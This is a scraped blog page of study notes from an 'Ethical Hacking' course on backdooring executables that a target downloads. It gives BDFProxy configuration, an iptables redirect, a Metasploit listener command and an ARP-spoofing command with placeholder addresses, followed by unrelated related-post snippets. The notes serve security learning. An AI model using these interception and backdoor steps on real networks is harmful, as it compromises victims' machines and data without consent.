
Ethical Hacking - GAINING ACCESS(13)
CLIENT SIDE ATTACKS
Backdoor delivery method2 - backdooring exe downloads
- Backdoor any exe the target downloads.
- We need to be in the middle of the connection.
Install bdfproxy following the guide on the website - https://packages.debian.org/sid/all/bdfproxy/download.
https://github.com/secretsquirrel/BDFProxy - No longer update or support.
1. Set IP address in config.
leafpad /etc/bdfproxy/bdfproxy.cfg

Change the proxyMode to transparent, so the target machine has Internet connection.

Change HOST IP address in WindowsIntel section, because our target is Windows machines.
2. Start dbfproxy
bdf_proxy

I met a problem to run bdf_proxy, and the offical website(https://github.com/secretsquirrel/BDFProxy) does NOT SUPPORT this program now.
I will continue to try to solve this problem later.
3. Redirect traffic to bafoxy.
iptables -t nat -A PREROUTING -p tcp --destination-port -j REDIRECT --to-port
4. Start listening for connections
msfconsole -r /usr/share/bdfproxy/bdf_proxy_msf_resource.rc
5. Start arp spoofing.
mitmf --arp --spoof --gateway [GATEWAY IP] --target [Target IP] -i [interface]
6. When done reset IP tables rules.
./flushiptables.sh
Ethical Hacking - GAINING ACCESS(13)的更多相关文章
- Ethical Hacking - GAINING ACCESS(1)
Gaining Access Introduction Everything is a computer Two main approaches (1)Server Side Do not requi ...
- Ethical Hacking - GAINING ACCESS(23)
CLIENT SIDE ATTACK - BeEF Framework Hooking targets using MITMF Tools: MITMF and BeEF Start BeEF and ...
- Ethical Hacking - GAINING ACCESS(22)
CLIENT SIDE ATTACKS - BeEf Framework Browser Exploitation Framework allowing us to launch a number o ...
- Ethical Hacking - GAINING ACCESS(17)
CLIENT SIDE ATTACKS - Backdooring exe' s Download an executable file first. VEIL - FRAMEWORK A backd ...
- Ethical Hacking - GAINING ACCESS(10)
CLIENT SIDE ATTACKS Use if server-side attacks fail. If IP is probably useless. Require user interac ...
- Ethical Hacking - GAINING ACCESS(6)
Server Side Attack Analysing scan results and exploiting target system. Go to the Analysis page and ...
- Ethical Hacking - GAINING ACCESS(24)
CLIENT SIDE ATTACKS - Detecting Trojan manually or using a sandbox Analyzing trojans Check the prope ...
- Ethical Hacking - GAINING ACCESS(21)
CLIENT SIDE ATTACKS - Trojan delivery method - using email spoofing Use gathered info to contract ta ...
- Ethical Hacking - GAINING ACCESS(20)
CLIENT SIDE ATTACKS - Spoofing backdoor extension Change the extension of the trojan from exe to a s ...
随机推荐
- 【JMeter_03】JMeter GUI操作界面介绍
JMeter主界面主要分为 标题栏.菜单栏.工具栏.测试计划树形目录.内容展示区 标题栏:主要展示JMeter的程序版本.当前脚本的名称.脚本的储存路径 菜单栏:程序基本上所有功能的所属分类目录,基本 ...
- 效率思维模式与Zombie Scrum
Scrum是由Ken Schwaber和Jeff Sutherland在20世纪90年代提出的概念,并在1995年首次正式确定.起初Scrum是为了解决产品和软件开发固有的复杂性,然而现在Scrum被 ...
- 利用python打印杨辉三角
用python打印杨辉三角 介绍 杨辉三角,是初高中时候的一个数列,其核心思想就是说生成一个数列,该数列中的每一个元素,都是之前一个数列中,同样位置的元素和前一个元素的和. 正好在python中,也就 ...
- python中列表,元组,字符串 互相转换
#-*-coding:utf-8-*- #1.字典dict = {'name': 'Zara', 'age': 7, 'class': 'First'} #字典转为字符串,返回:<type 's ...
- Java中的四种引用方式
无论是通过引用计数算法判断对象的引用数量,还是通过可达性分析算法判断对象的引用链是否可达,判定对象是否存活都与"引用"有关.在Java语言中,将引用又分为强引用.软引用.弱引用 ...
- Java工程中各种带有O的对象分类笔记
在Java工程里面,我们总会碰到各种不同的带有O的对象, 对于一个小白来说,经常会混淆这些对象的使用场景,所以在这里mark一下,让自己的代码更加规范,但这个也是Java被诟病的地方,不同的业务需要给 ...
- Spring系列.SpEL表达式
Spring表达式语言 SpEL语言是一种强大的表达式语言,支持在运行时查询和操作对象.SpEL表达式不一定要创建IOC容器后才能使用.用户完全可以单独调用SpEL的API来独立的使用时SpEL表达式 ...
- vue与react对比总结(一)
一.react和vue设计上的共同理念 1.使用 Virtual DOM 2.提供了响应式 (Reactive) 和组件化 (Composable) 的视图组件. 3.将注意力集中保持在核心库,而将其 ...
- ADAS感知设计
ADAS传感器融合 0.传感器标定 首先标定传感器.一般可以精度高的传感标定用精度低一个数量级的传感器,如用激光雷达标定毫米波雷达. 毫米波雷达标定:可以采用激光雷达对毫米波雷达进行标定.选取一个纹理 ...
- PHPstorm常用快捷键(Windows)
本文整理本人在日常工作中使用最频繁的PHPstorm快捷键,以作为自己的总结备忘,也希望能够帮到有需要的小伙伴. 以下快捷键大致按本人的使用频率从高到低来介绍. 1.复制.粘贴 Ctrl+c .Ctr ...